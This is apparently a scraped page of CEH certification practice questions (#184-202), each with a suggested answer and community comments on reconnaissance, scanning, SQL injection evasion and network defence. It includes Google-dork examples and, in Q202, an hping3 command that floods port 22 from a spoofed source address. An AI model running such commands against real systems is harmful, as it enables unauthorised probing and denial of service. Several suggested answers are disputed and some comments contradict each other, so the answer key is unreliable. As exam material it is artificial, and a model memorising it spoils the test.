C. White Hats conducting penetration testing to identify security weaknesses.

D. Black Hats trying to exploit system vulnerabilities for malicious intent.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

In the described scenario, you're seeing automated, pattern-based attack traffic from various sources, suggesting that: The attackers are not highly skilled. They're likely relying on pre-written tools or scripts (rather than custom exploits). The activity is orchestrated but basic, which matches common behavior of low-skilled attackers using tools they don't fully understand. □ Who are Script Kiddies?

upvoted 1 times

Gibsomd 1 year, 5 months ago

The scenario describes automated attack patterns coming from different locations, likely orchestrated using pre-built tools rather than advanced techniques.

upvoted 1 times

Question #184 *Topic 1*

Your company suspects a potential security breach and has hired you as a Certified Ethical Hacker to investigate. You discover evidence of footprinting through search engines and advanced Google hacking techniques. The attacker utilized Google search operators to extract sensitive information. You further notice queries that indicate the use of the Google Hacking Database (CHDB) with an emphasis on VPN footprinting. Which of the following Google advanced search operators would be the LEAST useful in providing the attacker with sensitive VPN-related information?

A. location: This operator finds information for a specific location


B. inurl: This operator restricts the results to only the pages containing the specified word in the URL

C. link: This operator searches websites or pages that contain links to the specified website or page

D. intitle: This operator restricts results to only the pages containing the specified term in the title

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

The question asks for the least useful Google search operator for VPN-related footprinting — in other words, which one provides the least value to an attacker trying to uncover sensitive VPN configuration or access data through Google hacking.

upvoted 1 times

KnightHeart 1 year, 3 months ago

C. link: This operator searches for pages linking to a specified website The link: operator identifies external pages that link to a target site, which typically provides contextual or promotional information (e.g., partner pages, news articles) rather than technical VPN details.A not the answer. Relevance to VPNs: VPN servers often have specific geographic locations, and organizations may host VPN endpoints in strategic regions. Searching for location:"New York" VPN or location:"corporate name" VPN can reveal VPN infrastructure details (e.g., server locations, regional access points). Example Use Case: An attacker could use inurl:openvpn location:"London" to find VPN servers in London running OpenVPN.

upvoted 2 times

KnightHeart 1 year, 3 months ago

Selected Answer: C

C. link: This operator searches for pages linking to a specified website

The link: operator identifies external pages that link to a target site, which typically provides contextual or promotional information (e.g., partner pages, news articles) rather than technical VPN details.

upvoted 2 times

KnightHeart 1 year, 3 months ago

A not the answer. Relevance to VPNs: VPN servers often have specific geographic locations, and organizations may host VPN endpoints in strategic regions. Searching for location:"New York" VPN or location:"corporate name" VPN can reveal VPN infrastructure details (e.g., server locations, regional access points). Example Use Case: An attacker could use inurl:openvpn location:"London" to find VPN servers in London running OpenVPN.

upvoted 1 times

Gibsomd 1 year, 5 months ago

The attacker is using Google hacking techniques and the Google Hacking Database (GHDB) to footprint VPN-related information. Google advanced search operators help attackers extract exposed credentials, configuration files, or sensitive data.

upvoted 2 times

Dogeo 1 year, 6 months ago

If a VPN is being used then the location would not be accurate even if it did give it to you.

upvoted 2 times

pindinga1 1 year, 7 months ago

The correct answer is: C. link: This operator searches websites or pages that contain links to the specified website or page Explanation: In the context of a footprinting attack to obtain information about VPNs via advanced Google searches, the link: operator would not be as useful compared to the other operators mentioned. The link: operator is used to search for pages that contain links to a specific URL, which is not related to directly obtaining sensitive or specific information about VPNs. The usefulness of this operator in the context of a search for sensitive information about VPNs is limited.

upvoted 2 times

MHafizC 1 year, 7 months ago

Key is using VPN.

upvoted 3 times

Question #185 *Topic 1*

In a recent cyber-attack against a large corporation, an unknown adversary compromised the network and began escalating privileges and lateral movement. The security team identified that the adversary used a sophisticated set of techniques, specifically targeting zero-day vulnerabilities. As a Certified Ethical Hacker (CEH) hired to understand this attack and propose preventive measures, which of the following actions will be most crucial for your initial analysis?

A. Identifying the specific tools used by the adversary for privilege escalation.

B. Analyzing the initial exploitation methods, the adversary used.

C. Checking the persistence mechanisms used by the adversary in compromised systems.

D. Investigating the data exfiltration methods used by the adversary.

Suggested Answer: *B*

Community vote distribution



NikoTomas Most Recent 5 months, 3 weeks ago

B) - Analyze the initial attack vector / method... In the context of the EC-Council CEH curriculum and the specific scenario of an ongoing or post-breach investigation involving sophisticated zero-day exploits, the most crucial action for your initial analysis is B. Analyzing the initial exploitation methods the adversary used. Root Cause Identification - understanding how the adversary first entered the network is the first step in the Incident Response and forensic process. Without identifying the initial entry point, you cannot effectively close the "hole" that allowed the breach, making the organization vulnerable to the same attack again.

upvoted 1 times

lopesjaf 1 year, 1 month ago

When responding to a cyber-attack that involves zero-day vulnerabilities, the most crucial first step is to understand how the attacker got in. This involves analyzing the initial exploitation methods — i.e., the entry point of the attack.

upvoted 1 times

Gibsomd 1 year, 5 months ago

When investigating a cyberattack involving zero-day vulnerabilities, the first priority is to understand how the attacker initially exploited the system.

upvoted 2 times

Question #186 *Topic 1*

Jason, a certified ethical hacker, is hired by a major e-commerce company to evaluate their network's security. As part of his reconnaissance, Jason is trying to gain as much information as possible about the company's public-facing servers without arousing suspicion. His goal is to find potential points of entry and map out the network infrastructure for further examination. Which technique should Jason employ to gather this information without alerting the company's intrusion detection systems (IDS)?

A. Jason should directly connect to each server and attempt to exploit known vulnerabilities.

B. Jason should use passive reconnaissance techniques such as WHOIS lookups, NS lookups, and web research.

C. Jason should use a DNS zone transfer to gather information about the company's servers.

D. Jason should perform a ping sweep to identify all the live hosts in the company's IP range.

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Passive reconnaissance involves gathering information without directly interacting with the target system. This minimizes the risk of detection by IDS or security monitoring tools. Common passive methods include: WHOIS lookups – to identify domain ownership and registration details. NS (Name Server) lookups – to gather DNS information about the domain. Web research – to find employee names, email formats, subdomains, and infrastructure details from public sources.

upvoted 1 times

Question #187 *Topic 1*

As the lead security engineer for a retail corporation, you are assessing the security of the wireless networks in the company's stores. One of your main concerns is the potential for "Wardriving" attacks, where attackers drive around with a Wi-Fi-enabled device to discover vulnerable wireless networks. Given the nature of the retail stores, you need to ensure that any security measures you implement do not interfere with customer experience, such as their ability to access in-store Wi-Fi. Taking into consideration these factors, which of the following would be the most suitable measure to mitigate the risk of Wardriving attacks?

A. Limit the range of the store's wireless signals


B. Implement MAC address filtering

C. Disable SSID broadcasting

D. Implement WPA3 encryption for the store's Wi-Fi network

Suggested Answer: *D*

Community vote distribution



Dogeo Highly Voted 1 year, 6 months ago

Wardriving is looking for unencrypted wifi signals to attack and limiting the range could negatively impact customers

upvoted 5 times

lopesjaf Most Recent 1 year, 1 month ago

Wardriving involves scanning for unsecured or poorly secured wireless networks to exploit them. The most effective and modern defense against this is implementing strong encryption, such as WPA3, which: Protects against unauthorized access Secures data transmitted over Wi-Fi Supports individualized data encryption, even on open networks (WPA3-Enterprise or WPA3-Enhanced Open)

upvoted 1 times

KnightHeart 1 year, 3 months ago

A. Limit the range of the store's wireless signals Why this is the most suitable measure: Directly Addresses Wardriving Risk: Wardriving relies on detecting wireless signals from outside the target area. Reducing the signal range (e.g., via antenna power adjustments or physical shielding) ensures the Wi-Fi network is only accessible within the store premises, making it undetectable to attackers driving by. Minimizes Customer Experience Impact: Unlike other measures, signal range limitation does not require customers to change behaviors (e.g., entering a hidden SSID or dealing with MAC filtering). It simply ensures the network is available where needed (inside the store) and not beyond. Practical for Retail Environments: Retail stores often have defined physical boundaries. Containing the signal within these boundaries (e.g., using directional antennas or adjusting power settings) is feasible and does not interfere with in-store connectivity.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: D

According to EC-Council (e.g., CEH v12, ECSA): The highest priority recommendations for mitigating wardriving and wireless threats usually follow this order:

□ 1. Use Strong Encryption: WPA3 or WPA2-Enterprise EC-Council emphasizes this as the first and most critical defense: □ This is always at the top of EC-Council wireless security best practices.

□ 2. Implement WIPS/WIDS (Wireless Intrusion Prevention/Detection Systems) EC-Council promotes active detection and response to: • Detect rogue APs • Identify wardriving probes • Block deauth or Evil Twin attacks □ WIPS is central to CEH's "Defense in Depth" for wireless networks.

□ 3. Disable SSID Broadcast (Optional but Recommended) • Reduces visibility to casual attackers • Not foolproof, but helps reduce surface

□ 4. MAC Filtering and Network Access Control (NAC) While spoofable, MAC filtering is still encouraged as part of layered security. • NAC is more effective, particularly with 802.1X

Continuation below...

upvoted 2 times

NikoTomas 1 year, 5 months ago

According to EC-Council (e.g., CEH v12, ECSA): The highest priority recommendations for mitigating wardriving and wireless threats usually follow this order: 1. Use Strong Encryption: WPA3 or WPA2-Enterprise EC-Council emphasizes this as the first and most critical defense: This is always at the top of EC-Council wireless security best practices. 2. Implement WIPS/WIDS (Wireless Intrusion Prevention/Detection Systems) EC-Council promotes active detection and response to: • Detect rogue APs • Identify wardriving probes • Block deauth or Evil Twin attacks WIPS is central to CEH's "Defense in Depth" for wireless networks. 3. Disable SSID Broadcast (Optional but Recommended) • Reduces visibility to casual attackers • Not foolproof, but helps reduce surface 4. MAC Filtering and Network Access Control (NAC) While spoofable, MAC filtering is still encouraged as part of layered security. • NAC is more effective, particularly with 802.1X Continuation below.....continuation: 5. Change Defaults (SSID, Admin Passwords) Always emphasized in CEH materials as a basic yet often neglected security practice. 6. Lower AP Power Output (Signal Range Management) A physical-level control — EC-Council recommends minimizing signal bleed outside controlled zones. 7. Segmentation and Guest Isolation Not always listed under “wardriving” directly, but EC-Council promotes VLAN segmentation to contain any breach, especially from wireless clients. 8. VPN, HTTPS, and Application Layer Protections • Useful for damage control in case of compromise • Part of a broader data-in-transit protection strategy 9. Disable Wi-Fi When Not in Use

upvoted 2 times

NikoTomas 1 year, 5 months ago

...continuation: 5. Change Defaults (SSID, Admin Passwords) Always emphasized in CEH materials as a basic yet often neglected security practice. 6. Lower AP Power Output (Signal Range Management) A physical-level control — EC-Council recommends minimizing signal bleed outside controlled zones. 7. Segmentation and Guest Isolation Not always listed under “wardriving” directly, but EC-Council promotes VLAN segmentation to contain any breach, especially from wireless clients. 8. VPN, HTTPS, and Application Layer Protections • Useful for damage control in case of compromise • Part of a broader data-in-transit protection strategy 9. Disable Wi-Fi When Not in Use

upvoted 2 times

killwitch 1 year, 6 months ago

WPA3 encryption is the single good solution from options presented.

upvoted 2 times

pindinga1 1 year, 7 months ago

This answer is A, this question says Wardriving, not for secure and encryption methods.

upvoted 2 times

Question #188 *Topic 1*

A penetration tester was assigned to scan a large network range to find live hosts. The network is known for using strict TCP filtering rules on its firewall, which may obstruct common host discovery techniques. The tester needs a method that can bypass these firewall restrictions and accurately identify live systems. What host discovery technique should the tester use?

A. ICMP Timestamp Ping Scan


B. ICMP ECHO Ping Scan

C. TCP SYN Ping Scan

D. UDP Ping Scan

Suggested Answer: *C*

Community vote distribution



f4d9747 4 months ago

When a network has strict TCP filtering rules, techniques that rely on TCP (like TCP SYN ping) are likely to be blocked by the firewall. Similarly, many organizations also block common ICMP requests like ICMP Echo (ping). A UDP ping scan becomes useful in this situation because: It sends UDP packets to specific ports If the host is alive but the port is closed, the system often responds with an ICMP “Port Unreachable” message That response indirectly confirms the host is alive, even if TCP is heavily filtered

upvoted 1 times

lopesjaf 1 year, 1 month ago

When a firewall restricts ICMP traffic or blocks standard ping requests (ICMP Echo), alternative host discovery methods are needed. A TCP SYN Ping Scan is one of the most reliable methods in such environments.

upvoted 2 times

krishccie 2 months ago

Selected Answer: C

TCP SYN scans can be more effective at bypassing firewalls because they exploit the TCP three-way handshake. By sending a SYN packet and analyzing the response (SYCK for open ports, RST for closed ports), the tester can determine if a host is alive without completing the full handshake. This "half-open" scan is often less detectable than ICMP scans. Firewalls are often configured to allow some TCP traffic, because many services rely on it.

upvoted 3 times

KnightHeart 1 year, 3 months ago

Selected Answer: D

The network uses strict TCP filtering, meaning TCP-based scans (e.g., TCP SYN/ACK) are likely blocked.

upvoted 2 times

KnightHeart 1 year, 3 months ago

The network uses strict TCP filtering, meaning TCP-based scans (e.g., TCP SYN/ACK) are likely blocked.So answer A/B/C most likely not working. Only D, UDP scan, can work.

upvoted 2 times

KnightHeart 1 year, 3 months ago

So answer A/B/C most likely not working. Only D, UDP scan, can work.

upvoted 3 times

krishccie 1 year, 5 months ago

TCP SYN scans can be more effective at bypassing firewalls because they exploit the TCP three-way handshake. By sending a SYN packet and analyzing the response (SYN/ACK for open ports, RST for closed ports), the tester can determine if a host is alive without completing the full handshake. This "half-open" scan is often less detectable than ICMP scans. Firewalls are often configured to allow some TCP traffic, because many services rely on it.

upvoted 3 times

KnightHeart Most Recent 2 months ago

Selected Answer: D

The network uses strict TCP filtering, meaning TCP-based scans (e.g., TCP SYCK) are likely blocked.

upvoted 2 times

KiranYS 1 year, 5 months ago

A TCP SYN Ping Scan is effective for bypassing strict TCP filtering rules because it sends SYN packets to a specific port, checking for a SYN-ACK response to identify live hosts. Unlike ICMP-based scans, which are often blocked by firewalls, SYN scans can work even if ICMP traffic is restricted. Firewalls may allow SYN packets through to specific services, making this technique useful in restricted environments.

upvoted 2 times

Dogeo 1 year, 6 months ago

In a firewalled and heavily filtered network, a TCP SYN Ping Scan is the best host discovery method. It allows a stealthy and reliable way to detect live hosts without relying on ICMP or UDP responses.

upvoted 3 times

Question #189 *Topic 1*

As part of a college project, you have set up a web server for hosting your team's application. Given your interest in cybersecurity, you have taken the lead in securing the server. You are aware that hackers often attempt to exploit server misconfigurations. Which of the following actions would best protect your web server from potential misconfiguration-based attacks?

A. Regularly backing up server data

B. Enabling multi-factor authentication for users

C. Implementing a firewall to filter traffic

D. Performing regular server configuration audits

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Misconfiguration-based attacks typically arise from: Default settings left unchanged Unnecessary services running Improper access controls Incorrect permissions Outdated or insecure configurations To prevent these, regular configuration audits are essential. They help identify and fix such issues before attackers can exploit them.

upvoted 1 times

Question #190 *Topic 1*

You are the chief cybersecurity officer at CloudSecure Inc., and your team is responsible for securing a cloud based application that handles sensitive customer data. To ensure that the data is protected from breaches, you have decided to implement encryption for both data-at-rest and data-in-transit. The development team suggests using SSL/TLS for securing data in transit. However, you want to also implement a mechanism to detect if the data was tampered with during transmission. Which of the following should you propose?

A. Implement IPsec in addition to SSL/TLS.


B. Switch to using SSH for data transmission.

C. Encrypt data using the AES algorithm before transmission.

D. Use the cloud service provider's built-in encryption services.

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

While SSL/TLS already provides confidentiality and integrity for data in transit, if you're specifically looking to enhance detection of tampering, IPsec is a strong candidate. It offers: Authentication Header (AH): Ensures data integrity and authenticity Encapsulating Security Payload (ESP): Provides encryption and integrity Thus, using IPsec in conjunction with SSL/TLS can strengthen the overall transmission security, particularly where integrity and tampering detection are critical.

upvoted 2 times

marcel9999 1 year, 6 months ago

Integrity Checks: IPsec relies on cryptographic algorithms like HMAC-SHA or HMAC-MD5 to validate the integrity of packets. If the contents are tampered with, the hash won't match, and the packet will be discarded.

upvoted 4 times

Dogeo 1 year, 6 months ago

is the better choice for tamper detection during transmission because it ensures integrity and authenticity while SSL/TLS handles encryption.

upvoted 3 times

pindinga1 1 year, 7 months ago

The question is about detecting whether data has been modified during transmission, not about preventing it from being altered. In that case, the correct answer would be C

upvoted 1 times

Question #191 *Topic 1*

Sarah, a system administrator, was alerted of potential malicious activity on the network of her company. She discovered a malicious program spread through the instant messenger application used by her team. The attacker had obtained access to one of her teammate's messenger accounts and started sending files across the contact list. Which best describes the attack scenario and what measure could have prevented it?

A. Insecure Patch Management; updating application software regularly

B. Instant Messenger Applications; verifying the sender's identity before opening any files

C. Rogue/Decoy Applications; ensuring software is labeled as TRUSTED

D. Portable Hardware Media/Removable Devices; disabling Autorun functionality

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

The attack involves malware spreading via an instant messenger application, where the attacker used compromised accounts to send malicious files to contacts. This is a common vector for malware distribution through social engineering and compromised credentials. The key preventive measure here is to verify the sender's identity before opening any files received through instant messaging, which helps avoid falling for such attacks.

upvoted 1 times

Question #192 *Topic 1*

A multinational organization has recently faced a severe information security breach. Investigations reveal that the attacker had a high degree of understanding of the organization's internal processes and systems. This knowledge was utilized to bypass security controls and corrupt valuable resources. Considering this event, the security team is contemplating the type of attack that occurred and the steps they could have taken to prevent it. Choose the most plausible type of attack and a countermeasure that the organization could have employed:

A. Insider attacks and the organization should have implemented robust access control and monitoring.

B. Distribution attack and the organization could have ensured software and hardware integrity checks.

C. Passive attack and the organization should have used encryption techniques.

D. Active attack and the organization could have used network traffic analysis.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

The attacker had in-depth knowledge of internal processes and systems, which typically characterizes an insider attack or an attacker with insider-level access. Such attacks bypass security controls by leveraging authorized access or detailed internal information. To mitigate insider threats, organizations must implement robust access control policies (ensuring least privilege) and continuous monitoring to detect unusual activities.

upvoted 1 times

pindinga1 1 year, 7 months ago

Is insider attack

upvoted 3 times

MHafizC 1 year, 7 months ago

"The attacker had a high degree of understanding of the organization's internal processes and systems" A - Insider attacks

upvoted 3 times

Question #193 *Topic 1*

As a security analyst for SkySecure Inc., you are working with a client that uses a multi-cloud strategy, utilizing services from several cloud providers. The client wants to implement a system that will provide unified security management across all their cloud platforms. They need a solution that allows them to consistently enforce security policies, identify and respond to threats, and maintain visibility of all their cloud resources. Which of the following should you recommend as the best solution?

A. Use a Cloud Access Security Broker (CASB).

B. Use a hardware-based firewall to secure all cloud resources.

C. Implement separate security management tools for each cloud platform.

D. Rely on the built-in security features of each cloud platform.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A Cloud Access Security Broker (CASB) provides centralized security management across multiple cloud environments. It enables organizations to enforce consistent security policies, monitor activity, detect threats, and maintain visibility across different cloud providers. CASBs act as intermediaries between users and cloud service providers, giving better control over cloud usage in multi-cloud strategies.

upvoted 1 times

Question #194 *Topic 1*

As a security consultant, you are advising a startup that is developing an IoT device for home security. The device communicates with a mobile app, allowing homeowners to monitor their homes in real time. The CEO is concerned about potential Man-in-the-Middle (MitM) attacks that could allow an attacker to intercept and manipulate the device's communication. Which of the following solutions would best protect against such attacks?

A. Use CAPTCHA on the mobile app's login screen.

B. Implement SSL/TLS encryption for data transmission between the IoT device and the mobile app.

C. Limit the range of the IoT device's wireless signals.

D. Frequently change the IoT device's IP address.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Man-in-the-Middle (MitM) attacks occur when an attacker intercepts and potentially alters communication between two parties. SSL/TLS encryption ensures that data transmitted between the IoT device and the mobile app is encrypted and authenticated, making interception and manipulation extremely difficult. This encryption prevents attackers from reading or tampering with the data in transit.

upvoted 1 times

Question #195 *Topic 1*

A Certified Ethical Hacker (CEH) is analyzing a target network. To do this, he decides to utilize an IDLE/IPID header scan using Nmap. The network analysis reveals that the IPID number increases by 2 after following the steps of an IDLE scan. Based on this information, what can the CEH conclude about the target network?

A. The ports on the target network are open


B. The target network has no firewall present

C. The ports on the target network are closed

D. The target network has a stateful firewall present

Suggested Answer: *A*

Community vote distribution



lopesjaf 1 year, 1 month ago

IPID increment by 2 → Target sent RST → Port closed IPID increment by 1 → Target responded with SYN/ACK → Port open

upvoted 1 times

killwitch 1 year, 6 months ago

An IDLE/IPID header scan is a stealthy port scanning technique that exploits predictable IP identification (IPID) values from a zombie host to infer open ports on a target system without directly interacting with the target. How an IDLE Scan Works: The attacker finds a zombie host (a machine with predictable IPID values). The attacker sends a SYN packet to the target spoofed as coming from the zombie. The target responds: If the port is open, the target replies to the zombie with a SYN/ACK. Since the zombie was unaware of the connection, it sends an RST response, increasing its IPID value by 2. If the port is closed, the target replies with an RST, which does not cause the zombie's IPID value to increment by 2. Since the IPID increased by 2, this means the target responded with a SYN/ACK, causing the zombie to send an RST—indicating that the port is open.

upvoted 2 times

killwitch 2 months ago

Selected Answer: A

An IDLE/IPID header scan is a stealthy port scanning technique that exploits predictable IP identification (IPID) values from a zombie host to infer open ports on a target system without directly interacting with the target. How an IDLE Scan Works: The attacker finds a zombie host (a machine with predictable IPID values). The attacker sends a SYN packet to the target spoofed as coming from the zombie. The target responds: If the port is open, the target replies to the zombie with a SYCK. Since the zombie was unaware of the connection, it sends an RST response, increasing its IPID value by 2. If the port is closed, the target replies with an RST, which does not cause the zombie's IPID value to increment by 2. Since the IPID increased by 2, this means the target responded with a SYCK, causing the zombie to send an RST—indicating that the port is open.

upvoted 2 times

ehsarx 1 year, 6 months ago

an IPID increase of two indicates that a zombie host sent a packet between two probes. This usually means that the port is open.

upvoted 1 times

lopesjaf Most Recent 2 months ago

Selected Answer: C

IPID increment by 2 → Target sent RST → Port closed IPID increment by 1 → Target responded with SYCK → Port open

upvoted 1 times

Dogeo 1 year, 6 months ago

The IDLE scan in Nmap reveals that the IPID number increases by 2, which indicates that the target network is likely protected by a stateful firewall. This type of firewall tracks connection states and influences how the IPID field is modified, providing clues about the network's configuration.

upvoted 1 times

nicejob 1 year, 7 months ago

IPID+2 mean target port is opened

upvoted 3 times

Question #196 *Topic 1*

You have been given the responsibility to ensure the security of your school's web server. As a step towards this, you plan to restrict unnecessary services running on the server. In the context of web server security, why is this step considered important?

A. Unnecessary services eat up server memory; save memory resources.

B. Unnecessary services could contain vulnerabilities; minimize the attack surface.

C. Unnecessary services reveal server software; hide software details.

D. Unnecessary services slow down the server; optimize server speed.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

While saving memory and improving performance (options A and D) can be benefits, the primary security reason is to minimize vulnerabilities and the attack surface. Option C is about hiding server details, which is also good, but that's better achieved through configuration rather than disabling services.

upvoted 1 times

Question #197 *Topic 1*

An ethical hacker is hired to evaluate the defenses of an organization's database system which is known to employ a signature-based IDS. The hacker knows that some SQL Injection evasion techniques may allow him to bypass the system's signatures. During the operation, he successfully retrieved a list of usernames from the database without triggering an alarm by employing an advanced evasion technique. Which of the following could he have used?

A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing

B. Implementing sophisticated matches such as "OR john' = 'john'" in place of classical matches like "OR 1=1"

C. Manipulating white spaces in SQL queries to bypass signature detection

D. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Signature-based IDS systems detect known attack patterns, such as specific SQL keywords or operators. Advanced SQL injection evasion techniques often involve encoding or obfuscating payloads so they do not match signature patterns directly. Using SQL functions like CHAR() to represent characters in hexadecimal or decimal form converts suspicious keywords into encoded forms that still execute but evade simple pattern matching.

upvoted 2 times

Question #198 *Topic 1*

As the Chief Information Security Officer (CISO) at a large university, you are responsible for the security of a campus-wide Wi-Fi network that serves thousands of students, faculty, and staff. Recently, there has been a rise in reports of unauthorized network access, and you suspect that some users are sharing their login credentials. You are considering deploying an additional layer of security that could effectively mitigate this issue. What would be the most suitable measure to implement in this context?

A. Implement network segmentation

B. Deploy a VPN for the entire campus

C. Enforce a policy of regularly changing Wi-Fi passwords

D. Implement 802.1X authentication

Suggested Answer: *D*

Community vote distribution



bcf3b43 Most Recent 1 month ago

This is a type of network protocol for port-based Network Access Control (PNAC), and its main purpose is to enforce access control at the point where a user joins the network.

upvoted 1 times

lopesjaf 1 year, 1 month ago

802.1X authentication is a port-based network access control protocol commonly used in enterprise and campus Wi-Fi networks.

upvoted 1 times

Question #199 *Topic 1*

An ethical hacker is scanning a target network. They initiate a TCP connection by sending an SYN packet to a target machine and receiving a SYN/ACK packet in response. But instead of completing the three-way handshake with an ACK packet, they send an RST packet. What kind of scan is the ethical hacker likely performing and what is their goal?

A. They are performing an SYN scan to stealthily identify open ports without fully establishing a connection.

B. They are performing a network scan to identify live hosts and their IP addresses.

C. They are performing a TCP connect scan to identify open ports on the target machine.

D. They are performing a vulnerability scan to identify any weaknesses in the target system.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf 1 year, 1 month ago

In an SYN scan (also called a half-open scan), the scanner sends an SYN packet to initiate a TCP connection. If the port is open, the target responds with SYN/ACK. Instead of completing the TCP handshake with an ACK, the scanner sends an RST (reset) to tear down the connection.

upvoted 1 times

killwitch Most Recent 2 months ago

Selected Answer: A

This technique is known as an SYN scan (also called half-open scan or stealth scan). Here's how it works: The hacker sends an SYN (synchronize) packet to a target port. If the port is open, the target responds with an SYCK (synchronize-acknowledge) packet. Instead of completing the handshake with an ACK packet, the hacker sends an RST (reset) packet to terminate the connection immediately. Goal of the SYN Scan: The attacker can identify open ports on the target system. Since the connection is never fully established, this scan is less likely to be logged compared to a full TCP connect scan. It's a commonly used method in network reconnaissance before launching further attacks or penetration testing activities. Thus, the hacker is performing an SYN scan (Option A) to detect open ports while remaining stealthy.

upvoted 2 times

killwitch 1 year, 5 months ago

This technique is known as an SYN scan (also called half-open scan or stealth scan). Here's how it works: The hacker sends an SYN (synchronize) packet to a target port. If the port is open, the target responds with an SYN/ACK (synchronize-acknowledge) packet. Instead of completing the handshake with an ACK packet, the hacker sends an RST (reset) packet to terminate the connection immediately. Goal of the SYN Scan: The attacker can identify open ports on the target system. Since the connection is never fully established, this scan is less likely to be logged compared to a full TCP connect scan. It's a commonly used method in network reconnaissance before launching further attacks or penetration testing activities. Thus, the hacker is performing an SYN scan (Option A) to detect open ports while remaining stealthy.

upvoted 2 times

lopesjaf 2 months ago

Selected Answer: A

In an SYN scan (also called a half-open scan), the scanner sends an SYN packet to initiate a TCP connection. If the port is open, the target responds with SYCK. Instead of completing the TCP handshake with an ACK, the scanner sends an RST (reset) to tear down the connection.

upvoted 1 times

Question #200 *Topic 1*

In the process of setting up a lab for malware analysis, a cybersecurity analyst is tasked to establish a secure environment using a sheep dip computer. The analyst must prepare the testbed while adhering to best practices. Which of the following steps should the analyst avoid when configuring the environment?

A. Installing malware analysis tools on the guest OS

B. Connecting the system to the production network during the malware analysis

C. Simulating Internet services using tools such as INetSim

D. Installing multiple guest operating systems on the virtual machine(s)

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

A sheep dip system is an isolated environment used to safely analyze potentially malicious files. It should be completely isolated from production networks to prevent malware from spreading or communicating with external systems. Connecting the sheep dip system to the production network risks infecting live systems or leaking sensitive data.

upvoted 1 times

JXC 1 year, 3 months ago

Should AVOID - Answer is B

upvoted 1 times

Question #201 *Topic 1*

A large e-commerce organization is planning to implement a vulnerability assessment solution to enhance its security posture. They require a solution that imitates the outside view of attackers, performs well-organized inference-based testing, scans automatically against continuously updated databases, and supports multiple networks. Given these requirements, which type of vulnerability assessment solution would be most appropriate?

A. Inference-based assessment solution


B. Tree-based assessment approach

C. Product-based solution installed on a private network

D. Service-based solution offered by an auditing firm

Suggested Answer: *D*

Community vote distribution



NikoTomas Most Recent 5 months, 3 weeks ago

D. Service-based solution offered by an auditing firm The question provides several key requirements: • Imitates the outside view of attackers • Well-organized inference-based testing • Continuously updated vulnerability databases • Supports multiple networks • Automated scanning These characteristics strongly describe a service-based vulnerability assessment solution, typically provided by a security auditing firm. Such services often run external vulnerability scans from outside the organization, simulating how attackers see the network. A. Inference-based assessment solution - This describes a testing TECHNIQUE, not a full DEPLOYMENT MODEL.

upvoted 1 times

05ae4bf 9 months ago

A service-based vulnerability assessment by an external/auditing firm typically does run on a periodic basis, according to the contract or service level (e.g., monthly, quarterly, or continuously via a managed service). These providers usually: Maintain continuously updated vulnerability databases and tools. Offer recurring external scans that mimic an attacker on the Internet. So saying “a service based solution by an auditing firm will not work on a periodic basis” is false.

upvoted 2 times

lopesjaf 1 year, 1 month ago

Inference-based assessment solutions simulate attackers' reasoning by correlating multiple pieces of information and vulnerabilities to identify real security risks and attack paths. They offer a more attacker-like perspective and provide well-organized, inference-driven testing. They typically have automatic scanning with continuously updated vulnerability databases. Such solutions are capable of handling multiple networks and environments.

upvoted 3 times

Cherubael 1 year, 3 months ago

This is just wrong, a service based solution by an auditing firm will not work on a periodic basis. An inference based assessment mimics an attacker's perspective, offering an external view of the organization's security posture.

upvoted 3 times

marcel9999 1 year, 6 months ago

Service-based solutions are offered by third parties, such as auditing or security consulting firms. Some solutions are hosted inside the network, while others are hosted outside the network. A drawback of this solution is that attackers can perform network vulnerability scans from the Internet/external network.

upvoted 2 times

Dogeo 1 year, 6 months ago

a service-based vulnerability assessment from an auditing firm is the best choice for a comprehensive, continuously updated, and external-focused security assessment.

upvoted 3 times

Question #202 *Topic 1*

During a penetration testing assignment, a Certified Ethical Hacker (CEH) used a set of scanning tools to create a profile of the target organization. The CEH wanted to scan for live hosts, open ports, and services on a target network. He used Nmap for network inventory and Hping3 for network security auditing. However, he wanted to spoof IP addresses for anonymity during probing. Which command should the CEH use to perform this task?

A. Hping3 -1 10.0.0.25 -ICMP

B. Hping3 -2 10.0.0.25-p 80

C. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4

D. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

The -S flag in hping3 sends TCP SYN packets. The -a option specifies a spoofed source IP address (IP address spoofing). -p 22 targets port 22 (SSH), which is commonly scanned. --flood sends packets as fast as possible. This command spoofs the source IP address to 192.168.1.254 while targeting 192.168.1.1 on port 22, providing anonymity during scanning.

upvoted 1 times

NikoTomas 1 year, 5 months ago

